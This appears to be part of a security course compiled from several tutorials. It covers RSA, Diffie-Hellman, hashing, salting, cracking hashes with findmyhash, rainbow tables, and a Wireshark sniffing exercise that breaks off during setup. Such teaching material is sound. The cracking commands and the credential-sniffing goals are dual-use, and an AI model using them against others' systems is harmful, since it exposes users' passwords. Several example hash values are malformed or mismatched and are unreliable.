Ron Rivest, Adi Shamir, and Len Adleman released the Rivest-Shamir-Adleman (RSA) public key algorithm in 1978. This algorithm can be used for encrypting and signing data. The encryption and signing processes are performed through a series of modular multiplications.

The basic RSA algorithm for confidentiality can be explained as below.
Ciphertext = (plaintext)^e mod n
Plaintext = (ciphertext)^d mod n
Private Key = {d, n}
Public Key = {e, n}
The basic RSA algorithm for authentication can be explained as below.
ciphertext = (plaintext)^d mod n
plaintext = (ciphertext)^e mod n
private key = {d, n}
public key = {e, n}




Diffie-Hellman Key Exchange:

Diffie-Hellman key agreement algorithm was developed by Dr. Whitfield Diffie and Dr. Martin Hellman in 1976. Diffie-Hellman algorithm is not for encryption or decryption but it enable two parties who are involved in communication to generate a shared secret key for exchanging information confidentially. The working of Diffie-Hellman key agreement can be explained as below.

Assume we have two parties who need to communicate securely.

1) P1 and P2 agree on two large integers a and b such that 1 < a < b.
2) P1 then chooses a random number i and computes I = a^i mod b. P1 sends I to P2.
3) P2 then chooses a random number j and computes J = a^j mod b. P2 sends J to P1.
4) P1 computes k1 = J^i mod b.
5) P2 computes k2 = I^j mod b.
6) We have k1 = k2 = a^(ij) mod b and thus k1 and k2 are the secret keys for secure transmission.



Hashing Algorithms

If you are transferring a file from one computer to another, how do you ensure that the copied file is the same as the source? One method you could use is called hashing, which is essentially a process that translates information about the file into a code. Two hash values (of the original file and its copy) can be compared to ensure the files are equal.

What is Hashing ?

Hashing is an algorithm that calculates a fixed-size bit string value from a file. A file basically contains blocks of data. Hashing transforms this data into a far shorter fixed-length value or key which represents the original string. The hash value can be considered the distilled summary of everything within that file.

A good hashing algorithm would exhibit a property called the avalanche effect, where the resulting hash output would change significantly or entirely even when a single bit or byte of data within a file is changed. A hash function that does not do this is considered to have poor randomization, which would be easy to break by hackers.

A hash is usually a hexadecimal string of several characters. Hashing is also a unidirectional process so you can never work backwards to get back the original data.

A good hash algorithm should be complex enough such that it does not produce the same hash value from two different inputs. If it does, this is known as a hash collision. A hash algorithm can only be considered good and acceptable if it can offer a very low chance of collision.

Benefits of Hashing

One main use of hashing is to compare two files for equality. Without opening two document files to compare them word-for-word, the calculated hash values of these files will allow the owner to know immediately if they are different.

Hashing is also used to verify the integrity of a file after it has been transferred from one place to another, typically in a file backup program like SyncBack. To ensure the transferred file is not corrupted, a user can compare the hash value of both files. If they are the same, then the transferred file is an identical copy.

In some situations, an encrypted file may be designed to never change the file size nor the last modification date and time (for example, virtual drive container files). In such cases, it would be impossible to tell at a glance if two similar files are different or not, but the hash values would easily tell these files apart if they are different.

Types of Hashing

SHA-1:

In cryptography, SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function which takes an input and produces a 160-bit (20-byte) hash value known as a message digest – typically rendered as a hexadecimal number, 40 digits long. It was designed by the United States National Security Agency, and is a U.S. Federal Information Processing Standard.[3]

Since 2005 SHA-1 has not been considered secure against well-funded opponents,[4] and since 2010 many organizations have recommended its replacement by SHA-2 or SHA-3.[5][6][7] Microsoft, Google, Apple and Mozilla have all announced that their respective browsers will stop accepting SHA-1 SSL certificates by 2017.[8][9][10][11][12][13]


In 2017 CWI Amsterdam and Google announced they had performed a collision attack against SHA-1, publishing two dissimilar PDF files which produced the same SHA-1 hash

MD-5:

The MD5 message-digest algorithm is a widely used hash function producing a 128-bit hash value. Although MD5 was initially designed to be used as a cryptographic hash function, it has been found to suffer from extensive vulnerabilities. It can still be used as a checksum to verify data integrity, but only against unintentional corruption. It remains suitable for other non-cryptographic purposes, for example for determining the partition for a particular key in a partitioned database.

One basic requirement of any cryptographic hash function is that it should be computationally infeasible to find two distinct messages which hash to the same value. MD5 fails this requirement catastrophically; such collisions can be found in seconds on an ordinary home computer.

The weaknesses of MD5 have been exploited in the field, most infamously by the Flame malware in 2012. The CMU Software Engineering Institute considers MD5 essentially "cryptographically broken and unsuitable for further use



SHA-2:

SHA-2 (Secure Hash Algorithm 2) is a set of cryptographic hash functions designed by the United States National Security Agency (NSA), first published in 2001.[3] They are built using the Merkle–Damgård structure, from a one-way compression function itself built using the Davies–Meyer structure from a (classified) specialized block cipher.

SHA-2 basically consists of two hash algorithms: SHA-256 and SHA-512. SHA-224 is a variant of SHA-256 with different starting values and truncated output. SHA-384 and the lesser known SHA-512/224 and SHA-512/256 are all variants of SHA-512. SHA-512 is more secure than SHA-256 and is commonly faster than SHA-256 on 64 bit machines such as AMD64.

The output size in bits is given by the extension to the "SHA" name, so SHA-224 has an output size of 224 bits (28 bytes), SHA-256 produces 32 bytes, SHA-384 produces 48 bytes and finally SHA-512 produces 64 bytes.

Hash Algorithm	Output Bits	DBMS_ OBFUSCATION_ TOOLKIT	DBMS_ CRYPTO	STANDARD_ HASH
MD4	128		17 seconds	
MD5	128	15 seconds	17 seconds	1.0 seconds
SHA-1	160		17 seconds	1.5 seconds
SHA-2 (256)	256		24 seconds	4.0 seconds
SHA-2 (384)	384		24 seconds	4.6 seconds
SHA-2 (512)	512		24 seconds	4.6 seconds

Salt & Pepper:

As much as I would love this to be about seasoning a beloved breakfast staple, there is something more to salt and pepper. Salt and pepper both refer to data that is generated and appended to some other data (in most cases a password) before its combined result is passed through a cryptographic hash function that outputs digested data that is nigh impossible to revert.

Whoa, whoa, whoa.. slow down!! What is happening here?! Let's take a step back and talk about a cryptographic hash function and why it's needed. The internet is one big digital world that stores a ton of information everywhere. And just like our real world some data needs to be securely locked up so only the right people can access it. We're all used to having to log into a website with our username and a password. The password acts just like a key in that it provides only those with the correct key access to the secured data.

This door leads to all of my secrets.

Well how does a web server know that we've entered the correct password? It has to somehow verify what we've typed in. If they stored our username/password combination, that would work, wouldn't it? Yes, it would absolutely work! But what happens if this data is somehow leaked or stolen by bad guys who want to hack the planet?!

Enter the cryptographic hash function that can scramble our data, a process referred to as hashing. Hashing involves taking in a string of data, running it through a mathematical algorithm, and outputting a slew of jumbled data that looks nothing like our original input. Our server will then store this hashed password and link it to the corresponding username. This hash function is referred to as a "one-way function" because it is infeasible to revert the process.

hash("password") = 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e7

It is important to note though that with the same hashing algorithm (and there are a few out there), the hashed output of the same string will be the same. This is how the server verifies that we have indeed

provided the correct password. Because it has stored the hashed password it can run the hash algorithm on our input and compared to two hashed results.

Great! Now if our the database of user/password information is leaked, we're safe! Unfortunately we've only added one layer of security to our sensitive data. The problem lies with how predictable humans are. We tend to create passwords based on memorable keywords, phrases, or numbers such that the password is easier to remember. Hackers can use this to their advantage by creating a list of passwords derived from common terms and checking each password at high rates to find the right combination (dictionary attack). The hackers can take this a step further if they know the hashing algorithm used to produce the hashed passwords. They can take their dictionary and pre-hash all of the passwords creating a new "rainbow table" for their attacks. Now all they need to do is check to see if any of the hashes of the rainbow table match with any of the hashed passwords in the database and they have our password.

Push It!


This is where salting comes into play. As mentioned earlier a salt is extra and unique data that is usually generated randomly and added to our password. The concatenated result is then hashed and stored. However, because the salt is unique the produced hash of the same password will not be the same.

hash(salt . "hello") = 58756879c05c68dfac9866712fad6a93f8146f337a78t

hash(salt . "hello") = c0e81794384491161f1777c232bc6bd9ec38f616560b1

Now seasoning your password with salt is a highly effective way to combat the rainbow table attack as the hackers will now have to spend an enormous amount of resources (mostly time in computing) to produced hashed results on a large scale. So what about pepper? Pepper works in a similar way to salt in that it is data that is also appended to data prior to being hashed. However, the main difference is that while salt is stored with the hashed value, the pepper value is hidden away from the hashed value. This adds the additional benefit that the pepper is not known to the attacker.

Although pepper may seem like just more security, it is not as commonly utilized as a salt. Accepted hashing algorithms such as PBKDF2 and bcrypt were designed to derive keys with salts only. Until algorithms are designed for use with peppers (and accepted by cryptographers) they avoid the peppers altogether. Furthermore the maintainability of peppers (as these hidden values must be stored somewhere) is called into question. Because hashes are a one-way function, the rotation of the pepper key creates an additional problem. A password hashed with a pepper relies on that original pepper in order to be validated. This precludes the rotation of the pepper key, a big security flaw! For now salt-seasoned hash is the way to go.



Cracking Hashes

Identifying and Cracking Hashes:

Step1: How to Identify Hashes

Identifying Hash Algorithm

Before we start discussing about hash identification I want to tell you something real quick,

Hexadecimal Numbers: 0,1,2,3,4,5,6,7,8,9, a,b,c,d,e,f are called hexadecimal characters. To know more about hexadecimal numbers,read this WikiPedia entry.

Each hexadecimal number represent 4 bits. Now for example, the string "a26fe" contains 5 Hexadecimal characters so I can say it's a 4 x 5 = 20 bit string. Easy? Great.

Now take a look at this hash, 5187942d399d4ed244068db70a11319e

It contains only hexadecimal numbers right? The number of characters in this hash is 32.

Hence the length of the hash in bits can be calculated as, 32 x 4 = 128 bits

Now here is a nice and list of bit-lengths of different hash types:

Name Length
MD2 128 bits
MD4 128 bits
MD5 128 bits
MD6 Up to 512 bits
RIPEMD-128 128 bits
RIPEMD-160 160 bits
RIPEMD-320 320 bits
SHA-1 160 bits
SHA-224 224 bits
SHA-256 256 bits
SHA-384 384 bits
SHA-512 512 bits
SHA-3 (originally known as Keccak) arbitrary
Tiger 192 bits
Whirlpool 512 bits
so the bit-length of our target hash is 128 bits and according the table above, it can be any of these four hashes:

MD2 (Designed in 1989)

MD4 (Designed in 1990)

MD5 (Designed in 1991)

RIPEMD-128 (Designed in 2004)

As you can see, MD5 is the newest 128 bit-length hash in MD Category so no one uses MD2 and MD4 now-a-days. So we can guess that its an MD5 or a RIPEMD-128.

Now ask yourself, which program generated this hash? Well in my case, I got this hash from an MySQL database while performing SQL Injection.

Now your experience and knowledge comes into play, I know that MySQL database management system usually store passwords as MD5 hashes so I know its an MD5 and not a RIPEMD-128. Windows use NTLM hashing algorithm, Linux use MD5, SHA-256 or SHA-512, Blowfish etc., Maria DBMS uses MD5 or SHA-1.

So here's the conclusion:

Find the bit-length of the hash and write down possible hash types

Use your common sense to make an educated guess

Step 2: Easy Way to Crack Hashes

One of my favorite tools that I use to crack hashes is named Findmyhash.

Hash cracking tools generally use brute forcing or hash tables and rainbow tables. But these methods are resource hungry. There are some websites like https://www.crackstation.net and https://www.hashkiller.co.uk which have huge database of hashes and you can check if your target hashes exists in their database or not. Well you should really try to crack your hashes there because doing so is easy and fast.

FindMyHash is a python script which takes your target hashes and checks 40 different hash cracking website for results. So all you have to do is to submit your hash and sit back instead of checking these sites one by one.

Cool huh?

Installing Findmyhash

If you are using Linux, run the following command in terminal

apt-get install findmyhash

You can also download findmyhash.py from github

I hope now you are all set to run it.

"Cracking" Hashes With FindMyHash

Usage:

findmyhash <algorithm> -h <hash>

Where algorithm represents the hash algorithm like MD5, SHA-2, Tiger etc. and hash represents the hash you want to crack.

So like I want to crack this MD5 hash —> 827ccb0eea8a706c4c34a16891f84e7b

I will simply enter

findmyhash MD5 -h 827ccb0eea8a706c4c34a16891f84e7b

and it will start looking into databases of different website.

And here we go, here is the cracked hash

Pretty simple right?

You can also use the following command

findmyhash MD5 -h 827ccb0eea8a706c4c34a16891f84e7b -g

You see that -g option at the end? It represents Google. So if these 40 website fail to crack the hash, FindMyHash does the last attempt by searching the hash on Google and tells you if it finds any useful result.

FindMyHash supports the following hash algorithms:

MD4 – RFC 1320

MD5 – RFC 1321

SHA1 – RFC 3174 (FIPS 180-3)

SHA224 – RFC 3874 (FIPS 180-3)

SHA256 – FIPS 180-3

SHA384 – FIPS 180-3

SHA512 – FIPS 180-3

RMD160 – RFC 2857

GOST – RFC 5831

WHIRLPOOL – ISO/IEC 10118-3:2004

LM – Microsoft Windows hash

NTLM – Microsoft Windows hash

MYSQL – MySQL 3, 4, 5 hash

CISCO7 – Cisco IOS type 7 encrypted passwords

JUNIPER – Juniper Networks 9 encrypted passwords

LDAP_MD5 – MD5 Base64 encoded

LDAP_SHA1 – SHA1 Base64 encoded

For more usages examples you can enter findmyhash -h in terminal.

So can you trust FindMyHash for all your hash cracking needs? No.

Is it worth trying before trying to crack it with a program like HashCat? Yes.

Note: FindMyhash only uses the websites which permit to do so. So you should give sites like hashkiller or crackstation a try too as they are not included in FindMyHash.

Rainbow attacks

Understanding Rainbow Table Attack

What is a Rainbow Table?

The passwords in a computer system are not stored directly as plain texts, but are hashed using encryption. A hash function is a 1-way function, which means that it can't be decrypted. Whenever a user enters a password, it is converted into a hash value and is compared with the already stored hash value. If the values match, the user is authenticated.

A rainbow table is a database that is used to gain authentication by cracking the password hash. It is a precomputed dictionary of plaintext passwords and their corresponding hash values that can be used to find out what plaintext password produces a particular hash. Since more than one text can produce the same hash, it's not important to know what the original password really was, as long as it produces the same hash.

How does the Rainbow Table Attack work?

A rainbow table works by doing a cryptanalysis very quickly and effectively. Unlike bruteforce attack, which works by calculating the hash function of every string present with them, calcuating their hash value and then compare it with the one in the computer, at every step. A rainbow table attack eliminates this need by already computing hashes of the large set of available strings. There are two main steps in this:

Creating a Table

Here, the hash of a string is taken and then reduced to create a new string, which is reduced again, repeatedly. For example, let's create a table of the most common password, 12345678, using MD5 hash function on first 8 characters:

First we take the string and pass it through md5 hash function.

hashMD5(12345678) = 25d55ad283aa400af464c76d713c07ad

We reduce the hash by taking only the first 8 characters. Then, we re-hash it.

hashMD5(25d55ad2) = 5c41c6b3958e798662d8853ece970f70

This is repeated until enough hashes in output chain. This represents one chain, which starts from the first plain text and ends at the last hash.

After obtaining enough chains, we store them in a table.

Cracking the Password

Starting off with the hashed text (the password) its checked if it exists in the database. If so, go to the start of the chain and start hashing until there is a match. As soon as the match is obtained, the process ceases and the authentication is cracked. The following flowchart explains the steps:

Advantages and Disadvantages of Rainbow Table Attack

Advantages:

Unlike brute-forcing, performing the hash function isn't the problem here (since everything is precomputed). With all of the values already computed, it's simplified to just a simple search-and-compare operation on the table**.**

The exact password string isn't needed to be known. If the hash is matched, it doesn't matter if the string isn't the password itself. It will be authenticated.

Disadvantages:

A large amount of storage is required for store tables. With all of the values already computed, it's simplified to just a simple search-and-compare operation on the table.

PAWNING NETWORK

7
PAWNING NETWORK

Introduction to Network Sniffing through Wireshark

What is network sniffing?

Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address.


Network sniffing is the process of intercepting data packets sent over a network.This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP

The above protocols are vulnerable if login details are sent in plain text




Passive and Active Sniffing

Before we look at passive and active sniffing, let's look at two major devices used to network computers; hubs and switches.


A hub works by sending broadcast messages to all output ports on it except the one that has sent the broadcast. The recipient computer responds to the broadcast message if the IP address matches. This means when using a hub, all the computers on a network can see the broadcast message. It operates at the physical layer (layer 1) of the OSI Model.

The diagram below illustrates how the hub works.



A switch works differently; it maps IP/MAC addresses to physical ports on it. Broadcast messages are sent to the physical ports that match the IP/MAC address configurations for the recipient computer. This means broadcast messages are only seen by the recipient computer. Switches operate at the data link layer (layer 2) and network layer (layer 3).

The diagram below illustrates how the switch works.



Passive sniffing is intercepting packages transmitted over a network that uses a hub. It is called passive sniffing because it is difficult to detect. It is also easy to perform as the hub sends broadcast messages to all the computers on the network.

Active sniffing is intercepting packages transmitted over a network that uses a switch. There are two main methods used to sniff switch linked networks, ARP Poisoning, and MAC flooding**.**

Hacking Activity: Sniff network traffic


In this practical scenario, we are going to use Wireshark to sniff data packets as they are transmitted over HTTP protocol. For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to a web application on http://www.techpanda.org/

Sniffing the network using Wireshark


The illustration below shows you the steps that you will carry out to complete this exercise without confusion

Download Wireshark from this link http://www.wireshark.org/download.html


- *Open Wireshark*
- *You will get the following screen*



